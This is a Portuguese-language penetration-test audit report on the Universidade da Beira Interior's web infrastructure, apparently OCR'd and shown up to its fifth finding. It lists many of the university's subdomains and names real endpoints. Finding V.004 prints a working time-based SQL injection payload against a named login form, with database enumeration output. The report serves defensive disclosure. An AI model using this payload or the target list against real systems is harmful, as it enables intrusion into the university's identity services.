admin.13cnps.ubi.pt	gouveia.ubi.pt	neoubi.ubi.pt
admin.2ci-pcs.ubi.pt	grc-ms.ubi.pt	oasis.it.ubi.pt
admin.4apeen2019.ubi.pt	greenhub.di.ubi.pt	ocaml.di.ubi.pt
admin.acpombo.ubi.pt	grp.ubi.pt	ojs.labcom-ifp.ubi.pt
admin.aerospace.ubi.pt	helder.ubi.pt	orcid.ubi.pt
admin.apeen-iv.ubi.pt	historiadamedicina.ubi.pt	otl.segal.ubi.pt
admin.biomechanics.ubi.pt	historiamedicinapaliativa.ubi.pt	outlook.ubi.pt
admin.c4.ubi.pt	hultig.ubi.pt	pachecocarvalho.ubi.pt
admin.centrodeformacao.ubi.pt	iapnm24.ubi.pt	palop.ubi.pt
admin.certs.ubi.pt	iartes.ubi.pt	pam4wellness.ubi.pt

admin.ci-pcs.ubi.pt	iceubi2011.ubi.pt	paula.ubi.pt
admin.cias.ubi.pt	icped.ubi.pt	pec212.ubi.pt
admin.cise.ubi.pt	idesign.ubi.pt	peddypaperubigual.ubi.pt
admin.clusterdem.ubi.pt	idp.ubi.pt	pedido-parecer-etica.ubi.pt
admin.congressocasosaimpn.ubi.p	idprovider.ubi.pt	pedido-parecer-etica2.ubi.pt
t	ifwgp2020.ubi.pt	pfonseca.ubi.pt
admin.csirt.ubi.pt	igrsocc.ubi.pt	pinheiro.ubi.pt
admin.datarepository.ubi.pt	igualdadedegenero.ubi.pt	ple.ubi.pt
admin.dge.ubi.pt	igualdadegenerocidadania.ubi.pt	pode2015.ubi.pt
admin.dmm.ubi.pt	ilustrada.ubi.pt	pop.it.ubi.pt
admin.epb2016.ubi.pt	imagens.ubi.pt	pop.ubi.pt
admin.fantunes.ubi.pt	imap.it.ubi.pt	portal.ubi.pt
admin.fcshwelcome.ubi.pt	imap.ubi.pt	praxis.ubi.pt
admin.felippe.ubi.pt	iml.ubi.pt	psicologiaeeducacao.ubi.pt
admin.fibentech.ubi.pt	inqueritos.ubi.pt	public-and-private.ubi.pt
admin.gapeer.ubi.pt	inqueritosalunos.ubi.pt	quivver.di.ubi.pt
admin.gapeer17.ubi.pt	inquietude.ubi.pt	rad.ubi.pt
admin.gappiapp.ubi.pt	internacional.ubi.pt	recensio.ubi.pt
admin.goa.ubi.pt	international.ubi.pt	recheiopastel.ubi.pt
admin.gouveia.ubi.pt	intranet.fcsaude.ubi.pt	redmine.ubi.pt
admin.helder.ubi.pt	investigacoescinema.ubi.pt	registo.ubi.pt
admin.icped.ubi.pt	it.ubi.pt	release.di.ubi.pt
admin.ifwgp2020.ubi.pt	jabubi.ubi.pt	ribbse-teste.ubi.pt
admin.inqueritos.ubi.pt	jdm.ubi.pt	ribeiradesaodomingos.ubi.pt
admin.jabubi.ubi.pt	jornadas2025.ubi.pt	rosa.ubi.pt
admin.lgbtqi.ubi.pt	jornalismo-e-redes-	rubi.ubi.pt
admin.lugaresdapaisagem.ubi.pt	moveis.ubi.pt	sdsim.it.ubi.pt
admin.maiscovilha.ubi.pt	koha-autoridades.ubi.pt	segal.ubi.pt
admin.marioraposo.ubi.pt	koha-bma.ubi.pt	sergionunes.ubi.pt
admin.mba.ubi.pt	koha-bmb.ubi.pt	si.ubi.pt
admin.mentalai.ubi.pt	koha-bmc.ubi.pt	sl3e15.ubi.pt
admin.mp.ubi.pt	koha-bmcb.ubi.pt	sl3e15es.ubi.pt
admin.mp2018.ubi.pt	koha-bmea.ubi.pt	sleee2023.ubi.pt
admin.pam4wellness.ubi.pt	koha-bmel.ubi.pt	smogo.ubi.pt
admin.paula.ubi.pt	koha-bmfa.ubi.pt	smtp.it.ubi.pt
admin.pedido-parecer-etica.ubi.pt	koha-bmfcr.ubi.pt	speculum.labcom.ubi.pt
admin.pfonseca.ubi.pt	koha-bmgv.ubi.pt	survey.ubi.pt
admin.pinheiro.ubi.pt	koha-bmm.ubi.pt	svonline.ubi.pt
admin.pode2015.ubi.pt	koha-bmmtg.ubi.pt	syncid.ubi.pt
admin.psicologiaeeducacao.ubi.pt	koha-bmp.ubi.pt	sysubi.ubi.pt
admin.recheiopastel.ubi.pt	koha-bms.ubi.pt	tidegauges.emso.ubi.pt
admin.rosa.ubi.pt	koha-bmsbg.ubi.pt	tiup.ubi.pt
admin.sergionunes.ubi.pt	koha-bmt.ubi.pt	tubi.ubi.pt
admin.sl3e15.ubi.pt	koha-ipg.ubi.pt	ubi.pt
admin.sl3e15es.ubi.pt	koha-ucgb.ubi.pt	ubibliorum.ubi.pt

admin.sleee2023.ubi.pt	koha.ubi.pt	ubicid.di.ubi.pt
admin.smogo.ubi.pt	labcom-ifp.ubi.pt	ubicinema.ubi.pt
admin.svonline.ubi.pt	labcom.ubi.pt	ubigdatas.ubi.pt
admin.ubigdatas.ubi.pt	labcomca.ubi.pt	ubike.ubi.pt
admin.ubike.ubi.pt	labcomlinux.ubi.pt	ubimuseum.ubi.pt
admin.ubimuseum.ubi.pt	legacy.ubi.pt	ubinforma.ubi.pt
admin.ubinforma.ubi.pt	lgbtqi.ubi.pt	ubithesis.ubi.pt
admin.uvalue.ubi.pt	link.to.ubi.pt	unita.ubi.pt
admin.voluntariado.ubi.pt	linkto.ubi.pt	upato.it.ubi.pt
admin.webjornalismo.ubi.pt	linuxhost01.ubi.pt	urbi.ubi.pt
admin.welcomefcsh.ubi.pt	linuxhost02.ubi.pt	urbietorbi.ubi.pt
admin.wem-sem.ubi.pt	linuxhost04.ubi.pt	usa.ubi.pt
admin.workshopspm2020.ubi.pt	linuxhost05.ubi.pt	uspaulopc.di.ubi.pt
aerospace.ubi.pt	litecs.ubi.pt	uvalue.ubi.pt
aid.ubi.pt	livroslabcom.ubi.pt	vdi.ubi.pt
aipnm24.ubi.pt	lugaresdapaisagem.ubi.pt	verifica.ubi.pt
almmsv.ubi.pt	lusosofia.ubi.pt	voluntariado.ubi.pt
aloja.ubi.pt	mail.13cnps.ubi.pt	vpn01.ubi.pt
alojamento.ubi.pt	mail.2ci-pcs.ubi.pt	vpn02.ubi.pt
alumni.ubi.pt	mail.4apeen2019.ubi.pt	wcfe.ubi.pt
angola.ubi.pt	mail.acpombo.ubi.pt	webjornalismo.ubi.pt
apdfct.ubi.pt	mail.aerospace.ubi.pt	webmail.13cnps.ubi.pt
apeen-iv.ubi.pt	mail.apeen-iv.ubi.pt	webmail.2ci-pcs.ubi.pt
appalunos.ubi.pt	mail.biomechanics.ubi.pt	webmail.4apeen2019.ubi.pt
aquimica.ubi.pt	mail.c4.ubi.pt	webmail.acpombo.ubi.pt
arqueotex.ubi.pt	mail.centrodeformacao.ubi.pt	webmail.aerospace.ubi.pt
arquivo.ubi.pt	mail.certs.ubi.pt	webmail.apeen-iv.ubi.pt
autodiscover.ubi.pt	mail.ci-pcs.ubi.pt	webmail.biomechanics.ubi.pt
backoffice.ubi.pt	mail.cias.ubi.pt	webmail.c4.ubi.pt
bbb.ubi.pt	mail.cise.ubi.pt	webmail.centrodeformacao.ubi.pt
biblioteca.ubi.pt	mail.clusterdem.ubi.pt	webmail.certs.ubi.pt
biomechanics.ubi.pt	mail.congressocasosaimpn.ubi.p	webmail.ci-pcs.ubi.pt
bo.praxis.ubi.pt	t	webmail.cias.ubi.pt
boal.ubi.pt	mail.csirt.ubi.pt	webmail.cise.ubi.pt
bocc.ubi.pt	mail.datarepository.ubi.pt	webmail.clusterdem.ubi.pt
brasil.ubi.pt	mail.dge.ubi.pt	webmail.congressocasosaimpn.ubi.p
c4.ubi.pt	mail.dmm.ubi.pt	t
cabo-verde.ubi.pt	mail.epb2016.ubi.pt	webmail.csirt.ubi.pt
caboverde.ubi.pt	mail.fantunes.ubi.pt	webmail.datarepository.ubi.pt
canal-denuncia.ubi.pt	mail.fcshwelcome.ubi.pt	webmail.dge.ubi.pt
candidaturas.ubi.pt	mail.felippe.ubi.pt	webmail.di.ubi.pt
cartaoubi.ubi.pt	mail.fibentech.ubi.pt	webmail.dmm.ubi.pt
catalogo.ubi.pt	mail.gapeer.ubi.pt	webmail.epb2016.ubi.pt
centrodeformacao.ubi.pt	mail.gapeer17.ubi.pt	webmail.fantunes.ubi.pt
certs.ubi.pt	mail.gappiapp.ubi.pt	webmail.fcshwelcome.ubi.pt

ces.ubi.pt	mail.goa.ubi.pt	webmail.felippe.ubi.pt
cfiute.ubi.pt	mail.helder.ubi.pt	webmail.fibentech.ubi.pt
china.ubi.pt	mail.icped.ubi.pt	webmail.gapeer.ubi.pt
ci-pcs.ubi.pt	mail.ifwgp2020.ubi.pt	webmail.gapeer17.ubi.pt
ci.ubi.pt	mail.inqueritos.ubi.pt	webmail.gappiapp.ubi.pt
cias.ubi.pt	mail.jabubi.ubi.pt	webmail.goa.ubi.pt
ciaud.ubi.pt	mail.lgbtqi.ubi.pt	webmail.gouveia.ubi.pt
cics.ubi.pt	mail.lugaresdapaisagem.ubi.pt	webmail.helder.ubi.pt
cinemaportugues.ubi.pt	mail.maiscovilha.ubi.pt	webmail.icped.ubi.pt
cinept.ubi.pt	mail.marioraposo.ubi.pt	webmail.ifwgp2020.ubi.pt
cise.ubi.pt	mail.mba.ubi.pt	webmail.inqueritos.ubi.pt
clubedecinema.ubi.pt	mail.mentalai.ubi.pt	webmail.it.ubi.pt
clusterdem.ubi.pt	mail.mp.ubi.pt	webmail.jabubi.ubi.pt
cmast.ubi.pt	mail.mp2018.ubi.pt	webmail.lgbtqi.ubi.pt
cmaubi.ubi.pt	mail.pam4wellness.ubi.pt	webmail.lugaresdapaisagem.ubi.pt
co.ubi.pt	mail.paula.ubi.pt	webmail.maiscovilha.ubi.pt
comunicarciencia.ubi.pt	mail.pedido-parecer-etica.ubi.pt	webmail.marioraposo.ubi.pt
confeng.ubi.pt	mail.pfonseca.ubi.pt	webmail.mba.ubi.pt
conferenciasdeequinocio.ubi.pt	mail.pinheiro.ubi.pt	webmail.mentalai.ubi.pt
congressocasosaimpn.ubi.pt	mail.pode2015.ubi.pt	webmail.mp.ubi.pt
connect.univ-unita.ubi.pt	mail.psicologiaeeducacao.ubi.pt	webmail.mp2018.ubi.pt
cpri.ubi.pt	mail.recheiopastel.ubi.pt	webmail.pam4wellness.ubi.pt
crea.ubi.pt	mail.rosa.ubi.pt	webmail.paula.ubi.pt
csirt.ubi.pt	mail.sergionunes.ubi.pt	webmail.pedido-parecer-etica.ubi.pt
culturasemmovimento.ubi.pt	mail.sl3e15.ubi.pt	webmail.pfonseca.ubi.pt
datacenter.epos.ubi.pt	mail.sl3e15es.ubi.pt	webmail.pinheiro.ubi.pt
datarepository.ubi.pt	mail.sleee2023.ubi.pt	webmail.pode2015.ubi.pt
deimagine2023.ubi.pt	mail.smogo.ubi.pt	webmail.psicologiaeeducacao.ubi.pt
dge.ubi.pt	mail.svonline.ubi.pt	webmail.recheiopastel.ubi.pt
di.ubi.pt	mail.ubi.pt	webmail.rosa.ubi.pt
dmm.ubi.pt	mail.ubigdatas.ubi.pt	webmail.sergionunes.ubi.pt
doc.ubi.pt	mail.ubike.ubi.pt	webmail.sl3e15.ubi.pt
dquimica.ubi.pt	mail.ubimuseum.ubi.pt	webmail.sl3e15es.ubi.pt
eccehomo.ubi.pt	mail.ubinforma.ubi.pt	webmail.sleee2023.ubi.pt
ecuador.ubi.pt	mail.uvalue.ubi.pt	webmail.smogo.ubi.pt
edi.ubi.pt	mail.voluntariado.ubi.pt	webmail.svonline.ubi.pt
eema.ubi.pt	mail.webjornalismo.ubi.pt	webmail.ubi.pt
eikon.ubi.pt	mail.welcomefcsh.ubi.pt	webmail.ubigdatas.ubi.pt
emades.ubi.pt	mail.wem-sem.ubi.pt	webmail.ubike.ubi.pt
emergimg.di.ubi.pt	mail.workshopspm2020.ubi.pt	webmail.ubimuseum.ubi.pt
enterpriseregistration.ubi.pt	mais.ubi.pt	webmail.ubinforma.ubi.pt
epb2016.ubi.pt	maiscovilha.ubi.pt	webmail.uvalue.ubi.pt
estrela.di.ubi.pt	mapacom.ubi.pt	webmail.voluntariado.ubi.pt
extremevaluesmodeling.ubi.pt	marioraposo.ubi.pt	webmail.webjornalismo.ubi.pt
fablab.ubi.pt	mba.ubi.pt	webmail.welcomefcsh.ubi.pt

falartwalls.ubi.pt	media-artes.ubi.pt	webmail.wem-sem.ubi.pt
fantunes.ubi.pt	mediatrust.ubi.pt	webmail.workshopspm2020.ubi.pt
fcsaude.ubi.pt	mentalai.ubi.pt	webmail2.di.ubi.pt
fcshwelcome.ubi.pt	minha.ubi.pt	webx.ubi.pt
felippe.ubi.pt	miup.ubi.pt	welcomefcsh.ubi.pt
fibentech.ubi.pt	mktubi.ubi.pt	wem-sem.ubi.pt
fire.segal.ubi.pt	mocambique.ubi.pt	workshopspm2020.ubi.pt
gapeer.ubi.pt	mocoilas.ubi.pt	wse-teste.ubi.pt
gapeer17.ubi.pt	montanhamagica.ubi.pt	wse.ubi.pt
	moodle.ubi.pt	wsedi-teste.ubi.pt
		wsedi.ubi.pt

SUMÁRIO EXECUTIVO

A auditoria de segurança aos sistemas e aplicações *web* da Universidade da Beira Interior (UBI), realizada em dezembro de 2024, identificou várias fragilidades significativas que comprometem a segurança da infraestrutura digital da instituição. Esta avaliação, conduzida através de uma abordagem *black-box*, revelou 18 vulnerabilidades distribuídas por diferentes domínios e sistemas, que incluem falhas de configuração, injeções SQL, *cross-site scripting* (XSS), e gestão ineficaz de versões e configurações de *software*.

Os principais pontos desta auditoria incluem:

- **Ausência de Proteções Fundamentais**: Foram identificadas vulnerabilidades com alto nível de criticidade, como a falta de prevenção de ataques de injeção SQL e a inexistência de limites de tentativas de login, expondo os sistemas a ataques de força bruta;
- ***Software* Desatualizado**: Verificou-se a existência de aplicações, sistemas operativos e tecnologias em versões desatualizadas e até mesmo deprecadas, aumentando o risco de exploração através de vulnerabilidades conhecidas;
- **Configuração Inadequada de HTTPS**: Para um elevado número de websites, verificou-se a falta de redireccionamento para a versão HTTPS, bem como certificados SSL expirados;
- **Acesso Não Autorizado a Informação Sensível**: Foram identificados *endpoints* expostos que podem ser explorados para recolher dados sobre a infraestrutura e potenciar acessos não autorizados a sistemas internos.

Para colmatar as falhas de segurança mencionadas supra, recomenda-se:

1. Implementar proteções para ataques de injeção SQL e força bruta, através de *prepared statements* no código-fonte, e introdução de verificações CAPTCHA;
2. Atualizar sistemas operativos e tecnologias desatualizadas de forma urgente, para as mais recentes versões;
3. Configurar corretamente os certificados SSL e o redireccionamento HTTPS;
4. Avaliar e restringir, caso necessário, *endpoints* mais sensíveis, juntamente com a aplicação de controlos de autenticação e autorização mais robustos;

ESTRUTURA DE APRESENTAÇÃO

Esta secção detalha a estrutura de apresentação das vulnerabilidades. Cada vulnerabilidade é apresentada tendo em conta os seguintes campos:

- **Identificador único** (ID): identificador único da vulnerabilidade, no contexto deste documento;
- **Superfície de ataque**: definição da superfície de ataque – disponível na rede interna da UBI ou na rede externa, sendo necessário autenticação ou não;
- **Tipo de vulnerabilidade**: classificação da vulnerabilidade – injeção SQL, *cross-site scripting,* falha de configuração, fuga de informação, *path traversal*, etc;
- **Grau de classificação CVSS**: classificação do impacto, de acordo com a *Common Vulnerability Scoring System* 4.0.
- **Endereço ou aplicação afetada**: identificação do endereço ou aplicação afetada por uma determinada vulnerabilidade;
- **Descrição da vulnerabilidade**: descrição técnica e detalhada da vulnerabilidade;
- **Impacto**: impacto da vulnerabilidade na aplicação ou sistema afetado;
- **Mitigação**: apresentação de medidas de mitigação, temporária ou permanente, que dependem do contexto e da severidade da vulnerabilidade.

VULNERABILIDADES IDENTIFICADAS

V.001 – Diretório de websites UBI disponível na rede externa

Superfície de ataque: Rede externa; Não Autenticado

Tipo de vulnerabilidade: Falha de configuração

CVSS: 6.9 - CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

Endereço ou aplicação afetada: *certs.ubi.pt*

Descrição: Está disponível um diretório completo de todos os *endpoints* da UBI, tanto da rede interna e externa, juntamente com a versão de TLS utilizada, a validade dos certificados SSL, e as datas de início e término dos mesmos.

> **Endpoint**: *certs.ubi.pt*
>
> **Payload**: N/A
>
> **Dados exfiltrados**: N/A

Impacto: Um atacante facilmente recolhe uma lista completa de todos os *endpoints* da UBI, podendo utilizar esta informação para forjar certificados SSL e comprometer a integridade e confidencialidade dos dados.

Mitigação: Avaliar a necessidade de manter este *endpoint* disponível na rede externa da UBI, e adicionar medidas de autenticação (numa fase inicial, poderá ser feita autenticação básica).




Figura 1 - Vulnerabilidade V.001

V.002 – Painel phpMyAdmin exposto na rede externa da UBI

Superfície de ataque: Rede externa; Não Autenticado

Tipo de vulnerabilidade: Falha de configuração

CVSS: 6.9 - CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

Endereço ou aplicação afetada: *clusterdem.ubi.pt*

Descrição: O painel phpMyAdmin está disponível, na rede externa da UBI, para autenticação.

Endpoint: *clusterdem.ubi.pt/phpmyadmin*

Payload: N/A

Dados exfiltrados: N/A

Impacto: Um atacante pode realizar ataques de força bruta para tentar aceder a este painel, e caso seja bem sucedido, exfiltrar informação potencialmente sensível.

Mitigação: Avaliar a necessidade de manter este painel disponível na rede externa da UBI.




Figura 2 - Vulnerabilidade V.002

V.003 – Erros verbosos visíveis

Superfície de ataque: Rede externa; Não Autenticado

Tipo de vulnerabilidade: Falha de configuração

CVSS: 6.9 - CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

Endereço ou aplicação afetada: *cise.ubi.pt*

Descrição: A alteração do parâmetro *user* para uma *string* contendo apenas caracteres evidencia erros verbosos no website, incluindo *paths* de sistema e ficheiros PHP

Endpoint: *cise.ubi.pt/index.php?op=details&user=xpto*

Payload: N/A

Dados exfiltrados: N/A

Impacto: A falha de configuração do servidor *web* para mostrar os erros verbosos enuncia *paths* e ficheiros no servidor, incluindo a conta de utilizador (*ciseadmin)*, que pode ser alvo de ataque para exfiltração de informação.

Mitigação: O nível de verbosidade de erros do servidor *web* (neste caso, PHP) deve ser reduzida.




Figura 3 - Vulnerabilidade V.003

V.004 – Injeção SQL não autenticada

Superfície de ataque: Rede externa; Não Autenticado

Tipo de vulnerabilidade: Injeção SQL

CVSS: 8.8 - CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N

Endereço ou aplicação afetada: *edi.ubi.pt*

Descrição: O formulário de login é vulnerável a ataques de injeção SQL no parâmetro *user*, cuja exploração revela informação sensível sobre as bases de dados do serviço de Gestão de Identidades e Acessos (IAG) da UBI. **Uma vez que se trata de um serviço crítico da infraestrutura da UBI, não foram realizadas tentativas exaustivas de exfiltração de dados e de obtenção de acesso remoto ao servidor e restante infraestrutura.**

Endpoint: *edi.ubi.pt/Account/SignIn*

Payload:

Parameter: user (POST) Type: stacked queries Title: Microsoft SQL Server/Sybase stacked queries (comment) Payload: user=ABKv';WAITFOR DELAY '0:0:5'--&pass=MldH Vector: ;IF([INFERENCE]) WAITFOR DELAY '0:0:[SLEEPTIME]'--

Dados exfiltrados:

```
[INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows
web application technology: ASP.NET
back-end DBMS: Microsoft SQL Server 2019

current database: 'IAG'
current user: 'iagapp'
hostname: 'SQL1\IAG'

available databases [9]:
[*] [master]
[*] IAG21
[*] IAGAUDIT
[*] IAGBackup
[*] IAGTeste
[*] model
[*] msdb
[*] msdb_restore
[*] tempdb
```

Figura 4 - Dados exfiltrados pela vulnerabilidade V.004

Impacto: Esta vulnerabilidade permite a exfiltração de dados sensíveis. Uma posterior exfiltração com mais profundidade pode revelar mais dados e outras credenciais, que podem vir a ser utilizadas noutros sistemas da UBI.

Mitigação: A utilização de *prepared statements* no formulário de *login* deve ser obrigatório, evitando cenários deste tipo.

V.005 – Ficheiro .DS_Store disponível no servidor web

Superfície de ataque: Rede externa; Não Autenticado

Tipo de vulnerabilidade: Falha de configuração

CVSS: 6.9 - CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

Endereço ou aplicação afetada: *gappiapp.ubi.pt*

